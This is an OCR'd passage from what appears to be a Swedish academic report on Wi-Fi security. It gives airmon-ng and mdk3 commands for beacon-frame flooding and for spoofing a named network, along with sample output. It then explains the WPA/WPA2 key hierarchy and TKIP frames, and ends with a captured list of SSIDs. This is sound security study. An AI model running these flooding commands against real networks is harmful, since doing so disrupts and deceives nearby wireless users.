- `sudo airmon-ng start <nätverksgränssnitt>`
  *nätverksgränssnitt* – Namnet på nätverkskortets gränssnitt.

Övervakningsgränssnittet användes sedan av *mdk3* för att skicka ut ramarna med hjälp av kommandot:

- `sudo mdk3 <gränssnitt> b -m`
  *gränssnitt* – Namnet på övervakningsgränsnittet.

Programmet påbörjar därefter ett massutskick av beacon-ramar med slumpade nätverksnamn och reserverade MAC-addresser. Ett utdrag av erhållen utdata visas nedan.

```
Current MAC: 00:07:50:7C:C2:54 on Channel  2 with SSID: a71i0Rk
Current MAC: 00:0F:66:3E:05:F1 on Channel 11 with SSID: |i*K4`
Current MAC: 00:01:38:40:4D:45 on Channel  5 with SSID: p#2Rd\3lU,G!3L;!zf
Current MAC: 00:60:6D:E5:F6:E6 on Channel  4 with SSID: I0aJWS6g
Packets sent:    135 - Speed:   62 packets/sec
```

Varianten av attacken där ramar skickas ut för existerande nätverk utfördes med kommandot:


- `sudo mdk3 <gränssnitt> b -n <SSID> -m -a`
  *gränssnitt* – Namnet på övervakningsgränsnittet.
  *SSID* – Namnet på målnätverket.

Beacon-ramar med nätverksnamnet <*SSID*> skickades därefter ut med giltiga WPA2-flaggor.

## Appendix J Nyckelhierarkin

En mindre mängd nycklar används till olika mekanismer i WPA (*Wi-Fi Protected Access*). De nycklar som används för att kryptera trafik i både WPA och WPA2 kan vara av två typer; enkelsändning (eng. *unicast*) och flersändning (eng. *multicast*). Med enkelsändning menas här en nyckel som används för att kryptera trafik mellan två enheter. Flersändning innebär här att en nyckel används för att skicka krypterad trafik från en enhet till flera enheter samtidigt.


Det alla nycklar, som används för enkelsändning, har gemensamt är att de från början kommer från en och samma nyckel; PMK (*Pairwise Master Key*). En PMK måste bestå av 256 bitar vilket innebär att om en användare matar in ett lösenord bestående av färre än 32 oktetter kommer de resterande nödvändiga bitarna genereras internt. PMK genereras utifrån lösenordet, nätverksnamnet samt längden på nätverksnamnet.




Figur 26 *Hierarkin för enkelsändningsnycklarna.*

En PTK (*Pairwire Transient Key*) genereras genom att använda nonce $S$, nonce $A$, klientenhetens MAC-adress, accesspunktens MAC-adress och en PMK som indata till en pseudoslumpgenerator. PTK partitioneras i sin tur upp i tre andra nycklar; KCK (*Key Confirmation Key*), KEK (*Key Encryption Key*) samt TK (*Temporal Key*). Figur 26 illustrerar denna hierarki och visar vilka av bitarna i en PTK som motsvarar respektive nyckel. Här skiljer sig WPA och WPA2 åt. Den PTK som genereras i WPA består av 512 bitar och den som genereras i WPA2 består av 384 bitar. Detta beror på att i AES, vilket WPA2 använder sig av, används samma nyckel för kryptering som för integritetskontroll. I WPA är det TK som blir partitionerad till två stycken 128 bitar långa nycklar. TK är nyckeln som används för att kryptera den vanliga trafiken mellan klienten och accesspunkten, medan KCK används för att kryptera genererade MIC-värden och KEK för att kryptera GTK (*Group Transient Key*). För fullständig specifikation se [5, Ch. 11.6.1 ].


## Appendix K MSDU och MPDU i TKIP




Figur 27. *Innehållet i en krypterad och icke fragmenterad MPDU.*

En MSDU (*MAC Service Data Unit*) är ett paket som skickas mellan mjukvaran och MAC-lagret (*Media Access Control*) [8, pp. 1 193-1 194]. I MAC-lagret konverteras paketen till en eller flera MPDU (*MAC Protocol Data Unit*) för vidaresändning. En MSDU fragmenteras vanligen till flera stycken MPDU, om så behövs beroende på storleken som denna har. Alla paket får ett TSC-värde (*TKIP Sequence Counter*), vilket inkrementeras med värdet ett för varje MPDU. I Figur 27 illustreras innehållet i en krypterad MPDU.

# Bilaga I


"<_V8t>*Tz?F<CR
%Xu-{ey^v+9
&E]hp[|<&RmR0C{G@WmC&Yi:MWyA(z].
&N,&_;X?ff,ETUn: AebNsm7zc!
'"uY:)#vTwDG^A*`
']WO(iumI!*|p/@"iY}s9tGe"q:CyW9
(_,28iS{SKM=A\?4,W?P|9t$
(G1b4II:71\:Izz@,
)NgCJfD`C82xy).o#vm}ag)DO
2HDs$
3
3QQ\kx{L>m z8;xlQP9qlo
4[JPX:g{@Yu|ta->B3zD^%N }Z@+Rtd"
6UFu4t]ha
:KtnZn#o+z|W."lH\E
><,e/
?2$qD}(h-4k@#j=&0aV*kf='\Y,;
[`
[XModH"g
^wy v-2vg59ZW#
a%}%VtL(2El0u_,^4XB
ci87Ww*dC!z$ZVTpv0%d}B`[\G
ComHem<6D162A>
ComHem<F43F74>
e{ae9;
gmxbC
gZ+_=u)I+N|E&'^aZfj9V.
iptime_A0449C
JZzD?YPz&@wk
kGXrG,Pv3j+b"k[5F6\,E67;V?@6
M//OKkK=&[vJ1rjqJIE-t+eW^
Mandm
MQjIo`;ER4pW4+ytgqXv2"<Y01TT
NETGEAR
P<[p[OCzw{,X\h>&V0,<eq^;En
RGt/Y[@MGM3ps
Wired Network
disconnected
Wireless Networks
disconnected
6331f2
alfonzaberg
Badlands
BTNet
ComHem<723AFA>
More networks
Connect to Hidden Wireless Network...
Create New Wireless Network...
VPN Connections
Enable Networking
Enable Wireless
Connection Information
Edit Connections...